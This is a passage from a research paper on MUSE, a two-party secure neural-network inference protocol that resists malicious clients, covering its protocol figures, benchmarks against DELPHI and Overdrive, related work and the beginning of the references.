3. For each $i \in [\ell]$, let $\mathsf{inp}_i := (\mathbf{M}_i(\mathbf{r}_i) - \mathbf{s}_i, \mathbf{r}_{i+1})$ denote the client's input to the i-th non-linear layer and $|\mathsf{inp}_i|$ denote its size in bits. The server chooses a set of random garbled circuit input labels $\{\mathsf{lab}^C_{i,k,0}, \mathsf{lab}^C_{i,k,1}\}_{k\in[|\mathsf{inp}_i|]}$.
4. **Conditional disclosure of secrets:** For each $i \in [\ell]$, the client and the server invoke functionality $\mathcal{F}_{\text{CDS}}$ on the client's input inp_i and the MAC shares received from $\mathcal{F}_{\text{ACG}}$. If the client honestly inputs the correct shares, the functionality outputs the garbled input labels $\{\mathsf{lab}^C_{i,k,\mathsf{inp}_i}\}_{k\in[|\mathsf{inp}_i|]}$ corresponding to inp_i to the client. In Fig. 12, we describe the ideal functionality in more detail, and give a protocol for securely computing this functionality in Fig. 6.

5. For each $i \in [\ell]$, the server chooses random labels $\{\mathsf{lab}^S_{i,k,0}, \mathsf{lab}^S_{i,k,1}\}_{k\in[|\mathsf{inp}_i|]}$ for its input to the i^{th} non-linear layer.[7]
6. **Offline garbling:** For each $i \in [\ell]$, the server garbles the circuit C_i (described in Fig. 7) using $\{\mathsf{lab}^C_{i,k,0}, \mathsf{lab}^C_{i,k,1}, \mathsf{lab}^S_{i,k,0}, \mathsf{lab}^S_{i,k,1}\}_{k\in[|\mathsf{inp}_i|]}$ as the input labels to obtain the garbled circuit $\widetilde{C}_i$. It chooses a key $k_i \leftarrow \{0,1\}^\lambda$ and sends $H(k_i) \oplus \widetilde{C}_i$ to the client where H is a random oracle.

5.2 Online phase

The online phase is divided into two stages: the *preamble* and the *layer evaluation*. (See Fig. 4 for a graphical overview.)

5.2.1 Preamble

The client sends $(\mathbf{x} - \mathbf{r}_1)$ to the server.

5.2.2 Layer evaluation

At the beginning of evaluating the i-th layer, the client holds $\mathbf{r}_i$ and the server holds $\mathbf{x}_i - \mathbf{r}_i$ where $\mathbf{x}_i$ is the vector obtained by evaluating the first $(i-1)$ layers of the neural network on input $\mathbf{x}$ (with $\mathbf{x}_1 = \mathbf{x}$). This invariant will be maintained for each layer. We now describe the protocol for evaluating the i-th layer, which consists of linear functions and activation functions:

Linear layer. The server computes $\mathbf{M}_i(\mathbf{x}_i - \mathbf{r}_i) + \mathbf{s}_i$ which ensures that the client and server hold an additive secret share of $\mathbf{M}_i\mathbf{x}_i$.

Non-linear layer. After the linear layer, the server holds $\mathbf{M}_i(\mathbf{x}_i - \mathbf{r}_i) + \mathbf{s}_i$ and the client holds $\mathbf{M}_i\mathbf{r}_i - \mathbf{s}_i$. The parties evaluate the non-linear garbled circuit layer as follows:

1. The server chooses a random masking vector $\mathbf{s}'_{i+1}$ and sends the labels from the set $\{\mathsf{lab}^S_{i,k,0}, \mathsf{lab}^S_{i,k,1}\}_{k\in[|\mathsf{inp}_i|]}$ corresponding to its input $\mathbf{M}_i(\mathbf{x}_i - \mathbf{r}_i) + \mathbf{s}_i$ and $\mathbf{s}'_{i+1}$ to the client along with the key k_i.
2. The client uses k_i to unmask $H(k_i) \oplus \widetilde{C}_i$ to obtain $\widetilde{C}_i$. The client evaluates the garbled circuit $\widetilde{C}_i$ using its input labels obtained in the preprocessing phase and labels obtained from the server in the online phase. The client decodes the output labels and sends $\mathbf{x}_{i+1} - \mathbf{r}_{i+1} + \mathbf{s}'_{i+1}$ along with the hash of the output labels to the server.
3. The server checks if the hash computation is correct and recovers $\mathbf{x}_{i+1} - \mathbf{r}_{i+1}$.

Output phase. The server sends $\mathbf{s}'_{\ell+1}$ to the client and the client unmasks the output of the garbled circuit using this to learn the output of the inference $\mathbf{y}$.

Theorem 5.1. *Assuming the security of garbled circuits and the protocols for securely computing $\mathcal{F}_{ACG}$ and $\mathcal{F}_{CDS}$, the protocol described above is a private inference protocol against malicious clients and semi-honest servers (see Definition 3.2) in the random oracle model.*

[7] We slightly abuse the notation and use $|\mathsf{inp}_i|$ to also denote the size of the server input to the garbled circuit.

Protocol Π_{ACG}

1. Both parties engage in a two-party computation protocol with security against malicious clients and semi-honest servers to generate $(\mathsf{pk}, \mathsf{sk})$ for HE. The client learns pk and sk whereas the server only learns pk.
2. The client sends $\{\mathsf{Enc}(\mathsf{pk}, \mathbf{r}_i)\}_{i\in[\ell]}$ to the server along with a zero-knowledge proof of well-formedness of the ciphertext. The server verifies this proof before continuing.
3. For every $i \in [\ell]$,
   (a) The server homomorphically computes $\mathsf{Enc}(\mathsf{pk}, \mathbf{M}_i(\mathbf{r}_i) - \mathbf{s}_i)$, $\mathsf{Enc}(\mathsf{pk}, \alpha_i(\mathbf{M}_i(\mathbf{r}_i) - \mathbf{s}_i))$, and $\mathsf{Enc}(\mathsf{pk}, \beta_i \cdot \mathbf{r}_i)$.
   (b) The server randomly samples $\langle \alpha_i(\mathbf{M}_i(\mathbf{r}_i) - \mathbf{s}_i)\rangle_2$ and $\langle \beta_i \cdot \mathbf{r}_i\rangle_2$, homomorphically creates additive shares of the MAC values, and sends $(\mathsf{Enc}(\mathsf{pk}, \mathbf{M}_i(\mathbf{r}_i) - \mathbf{s}_i), \mathsf{Enc}(\mathsf{pk}, \langle \alpha_i(\mathbf{M}_i(\mathbf{r}_i) - \mathbf{s}_i)\rangle_1), \mathsf{Enc}(\mathsf{pk}, \langle \beta_i \cdot \mathbf{r}_i\rangle_1))$ to the client.
   (c) The client decrypts the above ciphertexts and obtains $(\mathbf{M}_i(\mathbf{r}_i) - \mathbf{s}_i)$, $\langle \alpha_i(\mathbf{M}_i(\mathbf{r}_i) - \mathbf{s}_i)\rangle_1$, and $\langle \beta_i \cdot \mathbf{r}_i\rangle_1$. The server holds $\langle \alpha_i(\mathbf{M}_i(\mathbf{r}_i) - \mathbf{s}_i)\rangle_2$ and $\langle \beta_i \cdot \mathbf{r}_i\rangle_2$.

Figure 5: Our construction of an authenticated correlations generator (ACG).

Protocol Π_{CDS}

Denote the bit decomposition of $\mathsf{inp}_i = (\mathbf{M}_i(\mathbf{r}_i) - \mathbf{s}_i, \mathbf{r}_{i+1})$ as $\{b^i_k\}_{k\in[|\mathsf{inp}_i|]}$.

1. The client and server input securely compute the following function f_{CDS} using a secure two-party computation protocol against malicious clients and semi-honest servers:
   (a) The client's input consists of $(\{b^i_k\}_{k\in[|\mathsf{inp}_i|]}, \langle \alpha_i(\mathbf{M}_i(\mathbf{r}_i) - \mathbf{s}_i)\rangle_1, \langle \beta_{i+1} \cdot \mathbf{r}_{i+1}\rangle_1)$ and the server's input consists of $(\alpha_i, \beta_{i+1}, \langle \alpha_i(\mathbf{M}_i(\mathbf{r}_i) - \mathbf{s}_i)\rangle_2, \langle \beta_{i+1} \cdot \mathbf{r}_{i+1}\rangle_2, \{\mathsf{lab}^C_{i,k,0}, \mathsf{lab}^C_{i,k,1}\}_{k\in[|\mathsf{inp}_i|]})$ for some $i \in [\ell-1]$.
   (b) Denote $g_k = \mathsf{lab}^C_{i,k,0} - (\mathsf{lab}^C_{i,k,0} - \mathsf{lab}^C_{i,k,1}) \cdot b^i_k$. Additively secret share g_k into $(\langle g_k\rangle_1, \langle g_k\rangle_2)$.
   (c) Reconstruct $\overline{\mathbf{M}_i(\mathbf{r}_i) - \mathbf{s}_i}$ and $\overline{\mathbf{r}_{i+1}}$ from $\{b^i_k\}_{k\in[|\mathsf{inp}_i|]}$.
   (d) Sample random vectors $\mathbf{c}_1 \leftarrow \mathbb{Z}_p^{|\mathbf{r}_{i+1}|}, \mathbf{c}_2 \leftarrow \mathbb{Z}_p^{|\mathbf{r}_{i+1}|}$
   (e) Denote $\rho = \alpha_i(\mathbf{c}_1^T \cdot \overline{\mathbf{M}_i(\mathbf{r}_i) - \mathbf{s}_i}) - \mathbf{c}_1^T \cdot (\langle \alpha_i(\mathbf{M}_i(\mathbf{r}_i) - \mathbf{s}_i)\rangle_1 + \langle \alpha_i(\mathbf{M}_i(\mathbf{r}_i) - \mathbf{s}_i)\rangle_2)$ and $\sigma = \beta_{i+1}(\mathbf{c}_2^T \cdot \overline{\mathbf{r}_{i+1}}) - \mathbf{c}_2^T \cdot (\langle \beta_{i+1} \cdot \mathbf{r}_{i+1}\rangle_1 + \langle \beta_{i+1} \cdot \mathbf{r}_{i+1}\rangle_2)$.
   (f) Output ρ, σ, $\{\langle g_k\rangle_2\}_{k\in[|\mathsf{inp}_i|]}$ to the server and $\{\langle g_k\rangle_1\}_{k\in[|\mathsf{inp}_i|]}$ to the client.
2. If either of them are non-zero, the server aborts the protocol. Else, it sends $\{\langle g_k\rangle_2\}_{k\in[|\mathsf{inp}_i|]}$ to the client. The client reconstructs $\{g_k\}_{k\in[|\mathsf{inp}_i|]}$ and outputs it.

Figure 6: Our protocol for conditional disclosure of secrets.

Server's input: $\mathbf{M}_i(\mathbf{x}_i - \mathbf{r}_i) + \mathbf{s}_i, \mathbf{s}'_{i+1}$.
Client's input: $\mathbf{r}_{i+1}, \mathbf{M}_i(\mathbf{r}_i) - \mathbf{s}_i$

1. Compute $\mathbf{M}_i(\mathbf{x}_i) = \mathbf{M}_i(\mathbf{x}_i - \mathbf{r}_i) + \mathbf{s}_i + \mathbf{M}_i(\mathbf{r}_i) - \mathbf{s}_i)$.
2. Compute $\mathit{ReLU}(\mathbf{M}_i(\mathbf{x}_i))$ to obtain $\mathbf{x}_{i+1}$.
3. Output $\mathbf{x}_{i+1} - \mathbf{r}_{i+1} + \mathbf{s}'_{i+1}$.

Figure 7: Description of circuit C_i.

Correctness follows from inspection; see the full version of this paper for the security proof.

Remark 5.2 (ACG for subsequent linear layers)**.** Many network architectures contain consecutive linear layers between two ReLU activations. For simplicity of exposition, we have composed these linear layers in our protocol description. However, doing so in the actual implementation would be inefficient since our homomorphic algorithms are highly specialized for specific layer types. As a result, in practice Π_{ACG} must be modified so that on consecutive linear layers the client only receives MAC shares of the layer output on the *final* linear layer in the sequence. In the online phase, the client additionally sends MAC shares of their input on intermediate linear layers since they are not checked inside of the CDS.

Remark 5.3 (Checking client CDS inputs)**.** f_{CDS} must check that the client's bit decomposition is correct. That is, it must check that the claimed bit decomposition (a) consists of boolean values, (b) corresponds to an integer with value less than p. For efficiency reasons, we perform only the first check in the preprocessing phase, and move the second check to our garbled circuits in the online phase.

Remark 5.4 (Fixed-point arithmetic in finite fields)**.** Neural networks work over the real numbers, but our cryptographic protocols work over finite prime fields. To emulate real arithmetic, we rely on fixed-point arithmetic. However, to maintain precision, one needs to occasionally *truncate* intermediate values to ensure that the result does not wrap around the field.

In DELPHI, both parties perform truncation directly on their local secret shares following the technique of [Moh+17] which correctly truncates the shared value with a small, additional error. While this error does not greatly impact accuracy, it is unacceptable in the client-malicious setting as it would invalidate the MAC of the share. As a result, MUSE must perform trunction directly on the shared value using a secure MPC. We perform this truncation for free within our garbled circuits by always returning zero labels for the upper bits of the ReLU output.

5.3 An efficient protocol for computing f_{CDS}

To securely compute the function f_{CDS}, MUSE adapts the state-of-the-art arithmetic MPC framework Overdrive [Kel+18] (which achieves malicious security) to the simpler client-malicious 2PC setting. Doing so results in great efficiency improvements, as we now explain.[8]

The heaviest cryptographic costs when using Overdrive for f_{CDS} are due to (a) MAC key generation, (b) triples generation, and (c) authentication of secret client and server inputs. We now describe how we optimize all of these procedures in the client-malicious setting.

[8] While the protocol of [Che+20] offers better performance than Overdrive, at the time of writing the source code for it was unavailable, and so we could not build upon it. Our optimizations in this section apply also to the [Che+20] protocol, so it is plausible that in the future MUSE could instead rely on it.

MAC key generation. In Overdrive, a MAC key must be secret-shared among the parties, since any party may be malicious and could use knowledge of the key to cheat. In the client-malicious setting, the server will never cheat so they can simply generate and hold the MAC key themselves.

Triples generation. In order to generate multiplication triples in Overdrive, all parties must generate ciphertexts of their shares, prove knowledge of these ciphertexts in zero-knowledge, homomorphically compute a triple from the ciphertexts, and run a distributed decryption algorithm so all parties receive a share of the result. Note that the distributed decryption allows a malicious adversary to inject an authenticated additive shift, so parties must "sacrifice" a triple in order to ensure correctness [Dam+12], which harms performance.

In the client-malicious setting, we can avoid distributed decryption, triple sacrifice, and a number of zero-knowledge proofs by taking advantage of the fact that the server knows the MAC key. In particular, we devise the following efficient protocol: the client sends the encryption of their shares directly to the server (along with a zero-knowledge proof of plaintext knowledge). The server homomorphically computes the shares of the triple, and returns it to the client. Since the server performs the computation, correctness is guaranteed and no distributed decryption or triple sacrifice is necessary. We provide benchmarks of our optimized generation in Section 6.5. See Fig. 17 for a full description of Π_{Triple}.

Input authentication. Overdrive [Kel+18] optimizes the input sharing method of [Dam+12], by assuming that the encryption scheme they employ achieves *linear-targeted malleability* (LTM) [Bit+13]. The LTM assumption for an encryption scheme informally states that only affine transformations can be computed on ciphertexts. This assumption is non-falsifiable, and, when applied to the encryption schemes used in Overdrive, has received insufficient scrutiny.

In our protocol, we avoid relying on this strong assumption by observing that the majority of secret inputs originate with the server, and because the server holds the MAC keys, it can easily authenticate its inputs *without cryptography*. In more detail, the protocol proceeds as follows.

- The server shares their inputs by producing a random authenticated share of their input using the MAC key and sends it to the client.
- The client shares their input by following the same methodology as [Dam+12]. Note that generating random authenticated shares can be implemented using our triple generation procedure from above, thus inheriting the same speedups.

We benchmark these techniques in Section 6.5. See Fig. 14 for a full description of $\Pi_{\text{InputAuth}}$.

6 Evaluation

We divide the evaluation into three sections which answer the following questions:

- Section 6.3: What are the latency and communication costs

			system	threads	MNIST time (s)	MNIST comm. (GB)	CIFAR-10 time (s)	CIFAR-10 comm. (GB)
Preprocessing	Linear	CG	DELPHI	1	3.93	0.03	36.21	0.05
		ACG	MUSE	1	4.74	0.04	40.78	0.07
	Non-linear	Garbling	DELPHI	2	1.81	0.18	19.31	2.95
		Garbling	MUSE	2	4.34	0.51	62.19	7.45
		OT	DELPHI	8	1.67	0.02	5.2	0.35
		CDS Triple Gen.	MUSE	6	7.32	2.66	112.51	44.36
		CDS Input Auth.	MUSE	2	4.10	0.43	59.579	7.00
		CDS Evaluation	MUSE	2	2.17	0.53	31.34	8.79
Online		Online	DELPHI	8	0.48	0.01	3.74	0.16
		Online	MUSE	8	0.80	0.01	8.37	0.23

Table 3: Latency and communication cost of the individual components of MUSE and DELPHI. See Section 6.2 for more information on the network architectures and number of threads used.

of MUSE's individual components when performing inference and how do they compare to the semi-honest DELPHI?
- Section 6.4: How does MUSE compare to other inference protocols secure against malicious clients?
- Section 6.5: How do our client-malicious Overdrive subprotocols compare to standard Overdrive?

6.1 System implementation

We implemented MUSE in Rust and C++. We use the SEAL homomorphic encryption library [Sea] to implement HE, the `fancy-garbling` library[9] to implement garbled circuits, and MP-SPDZ[10] [Kel20] to implement zero-knowledge proofs. MUSE achieves 128 bits of computational security, and 40 bits of statistical security.

6.2 Evaluation setup

All experiments were carried out on AWS `c5.9xlarge` instances possessing an Intel Xeon 8000 series CPU at 3.6 GHz. The client and server instances were located in the `us-west-1` (Northern California) and `us-west-2` (Oregon) regions respectively with 21 ms round-trip latency. The client and server executions used 8 threads each. We evaluate MUSE on the following datasets and network architectures:

1. *MNIST* is a standardized dataset consisting of (28×28) greyscale images of the digits 0–9. The training set contains $60,000$ images, while the test set has $10,000$ images. Our experiments use the 2-layer CNN architecture specified in MiniONN [Liu+17a] with average pooling in place of max pooling.
2. *CIFAR-10* is a standardized dataset consisting of (32×32) RGB images separated into 10 classes. The training set contains $50,000$ images, while the test set has $10,000$ images. Our experiments use the 7-layer CNN architecture specified in MiniONN [Liu+17a].

In our experiments, MUSE runs all of its various preprocessing components in parallel using a work-stealing threadpool with 8 threads. For simplicity, in Table 3 we provide microbenchmarks for each component using a static thread allocation that closely reflects the allocation used during actual execution. The current end-to-end numbers for MUSE are estimates as we have implemented all of the individual components, but are still in the process of integrating them into a full system. We carefully tested CPU time, memory usage, and bandwidth usage of each component to ensure that our estimated end-to-end numbers are accurate.

Baselines. Since there are no specialized protocols for client-malicious secure inference, we chose to use generic MPC frameworks as our baselines to compare MUSE against: maliciously-secure Overdrive [Kel+18] *and* Overdrive with our client-malicious optimizations. We used MP-SDPZ's implementation of the maliciously-secure Overdrive protocol, and estimated the total runtime and communication costs of client-malicious Overdrive using microbenchmarks from MUSE's triple generation, MUSE's input authentication, and MP-SPDZ.

Additionally, we use microbenchmarks in Table 3 to demonstrate the concrete costs of strengthening each individual component of MUSE from semi-honest to client-malicious security. As a semi-honest baseline, we chose to compare against DELPHI and not against more recent works which offer better performance [Rat+20] because (1) these newer works use different techniques for both linear and non-linear layers, which would make isolating the cost of upgrading security difficult, and (2) it is unclear how to upgrade their semi-honest protocols to achieve client-malicious security in an efficient way.


6.3 Microbenchmarks

In Table 3 we compare microbenchmarks for MUSE and DELPHI on the MNIST and CIFAR-10 networks using a similar number of threads to demonstrate the concrete costs of strengthening each component of DELPHI to client-malicious security.

6.3.1 Preprocessing phase


The primary difference between MUSE and DELPHI occurs in the preprocessing phase.

[9] https://github.com/GaloisInc/fancy-garbling/
[10] https://github.com/data61/MP-SPDZ



(a) MNIST Preprocessing Time **(b)** CIFAR-10 Preprocessing Time **(c)** Online Time

Figure 8: Comparison of execution times between MUSE, Overdrive, and client-malicious Overdrive



(a) MNIST Preprocessing Communication **(b)** CIFAR-10 Preprocessing Communication **(c)** Online Communication

Figure 9: Comparison of communication cost between MUSE, Overdrive, and client-malicious Overdrive

Linear layers. As discussed in Section 5.1, the primary difference in how DELPHI and MUSE preprocess linear layers lies in the fact that the former uses a plain correlations generator (CG), while MUSE use an *authenticated correlations generator* (ACG). Because the ACG requires additional homomorphic operations and zero-knowledge proofs, we should expect MUSE to be slightly slower than DELPHI and require slightly more communication. In Table 3 we observe that this is precisely the case.

Non-linear layers. To preprocess the non-linear layers in DELPHI, the server garbles a circuit corresponding to ReLU and sends to the client. The two parties than engage in an oblivious transfer whereby the client learns the garbled labels corresponding to their input.

In MUSE, a number of modifications to this procedure must be made. First, MUSE cannot use simple oblivious transfer and must opt for the much more expensive CDS protocol to ensure the client receives the correct garbled labels. Second, as detailed in Remark 5.3, MUSE pushes some checks from the CDS to the online garbled circuits which roughly doubles the number of AND gates in the circuit.

As a result, we should expect a 2×–3× increase in latency and communication for the garbling in MUSE when compared to DELPHI, and a much higher cost for the CDS compared to oblivious transfer. Table 3 validates these hypotheses.

6.3.2 Online phase

MUSE retains the same structure for the online phase, but has a few small additions. For subsequent linear layers, MUSE requires the client to send additional MAC shares (see Remark 5.2). For non-linear layers, MUSE requires an extra hash key to be sent, and the circuit being evaluated is roughly twice the size as the one in DELPHI.

As a result, we should expect the garbled circuit evaluation time to be the only significant difference in online runtime between MUSE and DELPHI, and for MUSE to have slightly higher communication. In Table 3, we see that the difference in online runtime is 1.7×–2.2× and the communication difference is approximately 1.4×.

In conclusion, MUSE's overhead when compared to DELPHI is minimal in every component *except* the CDS. MUSE's online phase outperforms *all prior two-party semi-honest* works listed in Table 1 besides DELPHI, CrypTFlow2 [Rat+20], and XONN [Ria+19].

6.4 Full system comparisons

Fig. 8 and Fig. 9 demonstrate how MUSE performs against malicious Overdrive and client-malicious Overdrive. Note that our client-malicious optimizations for Overdrive don't affect the online phase which is why we exclude client-malicious Overdrive in the online figures.

In summary, MUSE's preprocessing is 13.4×–21× faster and reduces communication by 2×–3.6× compared to standard Overdrive. For client-malicious Overdrive, MUSE's preprocessing phase is 6.4×–7× faster. For the smaller MNIST network, the communication cost of MUSE is slightly higher than that of client-malicious Overdrive (due to a constant




Figure 10: Triple Generation amortized on a batch of 10,000,000 triples over a 44 bit prime field with 40 bit statistical security.

	Client Inputs		Server Inputs	
Threat Model	time (s)	comm. (MB)	time (s)	comm. (MB)
Malicious	12.11	90	12.11	90
Client-mal.	7.406	320	0.32	20

Table 4: Input Authentication on 1,000,000 inputs over a 44 bit prime field with 40 bit statistical security using a single thread. Relies on the LTME Assumption.

overhead from the garbled circuits), but our techniques scale better and achieve a 1.4× reduction for the larger CIFAR-10 network.

For the online phase, we observe a 7.8×–8.6× latency improvement and 3.4×–4.6× communication improvement when comparing MUSE to Overdrive.

6.5 Improvements to Overdrive

In this section we demonstrate the effectiveness of our optimizations to Overdrive in the client-malicious setting. In particular, we show that in client-malicious Overdrive *without the LTME assumption*:

- Triple generation is significantly more efficient.
- Client input authentication is slightly more efficient.
- Server input authentication is significantly more efficient.

These improvements are of independent interest and can easily be extended to support more parties.

Triple generation. In Fig. 10 we benchmark the generation of triples on a variable number of threads. In summary, client-malicious Overdrive achieves a 8×–12.5× latency improvement and 1.7× communication reduction (the latter is not shown in the graph) over standard Overdrive.

Input authentication. In Table 4 we show benchmarks for input authentication for the client and server. Our protocol for client inputs achieves a 1.6× speed improvement *without the LTME assumption*, but increases communication by 3.6×. We observe a 37.8× improvement in latency and 4.5× improvement in communication for server inputs.

7 Related work

7.1 Model extraction attacks

A number of recent works extract convolutional neural networks (CNNs) [Tra+16; Mil+19; Jag+20; Rol+20; Car+20] given oracle access to a neural network. Unlike our attack, these works do not exploit properties of any secure inference protocol (and indeed do not rely on the existence of these), but require a much larger number of queries. We compare against the state-of-the-art attack [Car+20] in Section 2.3.

Mitigations. While MUSE protects against our attack, it does *not* defend against attacks that leverage only the prediction result. Mitigations fall into two camps: those that inspect prediction queries [Kes+18; Juu+19], and those that try to instead modify the network to make it resilient to extraction [Tra+16; Lee+19]. While the latter kind of defense can be applied independently of secure inference, adapting the first kind of defense to work with secure inference protocols is tricky, because it requires inspecting the client's queries, which can violate privacy guarantees.

7.2 Secure inference protocols

A number of recent works have attempted to design specialized protocols for performing secure inference. These protocols achieve efficiency by combining secure computation techniques such as homomorphic encryption [Gen09b], Yao's garbled circuits [Yao86], and homomorphic secret sharing [Boy+17] with various modifications such as approximating ReLU activations with low-degree polynomials or binarizing (quantizing to one bit of accuracy) network weights. See Table 1 for a high-level overview of these protocols.

While these works have improved on latency and communication costs by orders of magnitude, *all* of the two-party protocols in Table 1 assume a semi-honest adversary. Currently-existing maliciously-secure inference protocols generally fall into the following categories: 3PC-based protocols, generic MPC frameworks, TEE-based protocols, and GC-based protocols. In the remainder of the section we discuss each of these categories:

3PC-based protocols. Recent works have explored how the addition of a third party can greatly improve efficiency for secure machine learning applications [Moh+17; Ria+18; Moh+18; Wag+19; Wag+21; Kum+20]. Many of these protocols also allow for easy extensions to handle malicious adversaries [Moh+18; Wag+19; Wag+21]. These extensions are made possible by the fact that these works assume only *one* of the parties is corrupted. In other words, these works consider *honest majority* malicious security. On the other hand, MUSE addresses the fundamentally more difficult problem of a dishonest majority. While having three non-colluding parties is convenient from a protocol design perspective, in practice, it is difficult to setup such a third party running in a separate trust domain out of the control of the server or client.

Chameleon [Ria+18] proposed a slightly weaker threat model where a semi-honest third server assists in the preprocessing phase but is not needed for the online phase. If such a setup is feasible, MUSE could naturally take advantage of this threat model by having the semi-honest third server assist in triple generation for the CDS protocol. This augmentation improves latency and bandwidth of MUSE's preprocessing phase by roughly 3×.

TEE-based protocols. Generally speaking, TEE-based protocols [Tra+19; Top+18; Han+18; App19] provide better efficiency than protocols relying on purely cryptographic techniques. However, this improved efficiency comes at the cost of a weaker threat model that requires trust in hardware vendors and the implementation of the enclave. Indeed, the past few years have seen a number of powerful side-channel attacks [Bra+17; Häh+17; Göt+17; Mog+17; Sch+17; Wan+17; Van+18] against popular enclaves like Intel SGX and ARM TrustZone.

Generic frameworks. Maliciously-secure MPC frameworks exist for computing arithmetic circuits [Dam+12; Kel+18; Che+20], binary circuits [Kat+18], and mixed circuits [Rot+19; Esc+20; Moh+18]. Before MUSE, these were the only existing cryptographic mechanisms for two-party client-malicious secure inference. While [Che+20] is the most efficient of these for inference, an implementation was not available at the time of writing so we compared against [Kel+18] in Section 6.4. From the results of Section 6.4 and the experiments provided in [Che+20], we can roughly estimate that the preprocessing communication of [Che+20] is similar to MUSE, but MUSE is superior on all other accounts.

GC-based protocols. DeepSecure [Rou+18], the protocol of Ball et al. [Bal+19], and XONN [Ria+19], all use circuit garbling schemes to implement constant-round secure inference protocols. While DeepSecure supports general neural networks, the protocol of [Bal+19] operates on discretized neural networks, which have integer weights, while XONN is optimized for binarized neural networks [Cou+15], which have boolean weights. These quantized networks allow for improved performance by avoiding computing expensive fixed-point multiplication in favor of integer multiplication or binary XNOR gates.

While neural network inference is commonly performed on quantized networks [Kri18], in practice quantization is never done below 8-bits since inference accuracy begins to suffer [Ban+18]. To combat this accuracy drop, XONN increases the number of neurons in its linear layers, gaining increased accuracy at the cost of a slower evaluation time. While this technique appears to work well for the datasets XONN evaluates, additional techniques are needed to scale to more difficult datasets like Imagenet as the current best-known quantization techniques for Imagenet requires 2 bit weights and 4 bit activations [Don+19]. Consequently, it is our opinion that it is still important to focus on supporting secure inference for general neural networks even though BNNs appear promising.

Any GC-based protocol can be upgraded to malicious security through a combination of cut-and-choose techniques [Zhu+16] and malicious OT-extension [Kel+15], and client-malicious security for the evaluator by using malicious OT-extension. Thus, it would follow that all of these GC-based inference protocols can be transformed into malicious and fixed-subset malicious protocols. Note that DeepSecure would provide *server-malicious* security since the client garbles the circuit. XONN uses a specialized protocol to evaluate the first layer of the network since the client's input is an un-quantized integer. In order for these malicious/client-malicious transformations to work, XONN would need to evaluate this layer within the more-expensive garbled circuit, instead of their optimized protocol. Furthermore, an implementation of XONN was not available at the time of writing, so we could not benchmark a client-malicious version of their protocol on our experimental setup. Finally, MUSE's online speed is already superior to the *semi-honest* versions of DeepSecure and the protocol of [Bal+19].

8 Conclusion

In this paper, we introduce a novel model-extraction attack against many semi-honest secure inference protocols which outperforms existing attacks by orders of magnitude. In response, we design and implement MUSE, an efficient two-party secure inference protocol resilient to *malicious clients*. MUSE achieves online performance close to existing semi-honest protocols, and greatly outperforms alternate solutions for client-malicious secure inference. As part of MUSE's design, we introduce a novel cryptographic protocol for *conditional disclosure of secrets* and improved procedures for generic MPC in the client-malicious setting. We hope that MUSE is a first step towards achieving practical two-party secure inference in a strong threat model.

Acknowledgements. We thank Marcel Keller for help in using MP-SPDZ, Vinod Vaikuntanathan and David Wu for answering questions about linear targeted malleable encryption, Joey Gonzalez for answering questions about Binarized Neural Networks, and the anonymous reviewers as well as our shepherd Florian Tramér for their detailed feedback. This work was supported in part by the NSF CISE Expeditions CCF-1730628, NSF Career 1943347, and gifts/awards from the Sloan Foundation, Bakar Program, Alibaba, Amazon Web Services, Ant Group, Capital One, Ericsson, Facebook, Futurewei, Google, Intel, Microsoft, Nvidia, Scotiabank, Splunk, and VMware.

References

[App19] Apple. "iOS Security". https://www.apple.com/business/docs/site/iOS_Security_Guide.pdf.

[Bal+19] M. Ball, B. Carmer, T. Malkin, M. Rosulek, and N. Schimanski. “Garbled Neural Networks are Practical”. ePrint Report 2019/338.

[Ban+18] R. Banner, I. Hubara, E. Hoffer, and D. Soudry. “Scalable methods for 8-bit training of neural networks”. In: NeurIPS ’18.

[Bar18] B. Barrett. “The year Alexa grew up”. https://www.wired.com/story/amazon-alexa-2018-machine-learning/.

[Bel+12] M. Bellare, V. T. Hoang, and P. Rogaway. “Foundations of garbled circuits”. In: CCS ’12.

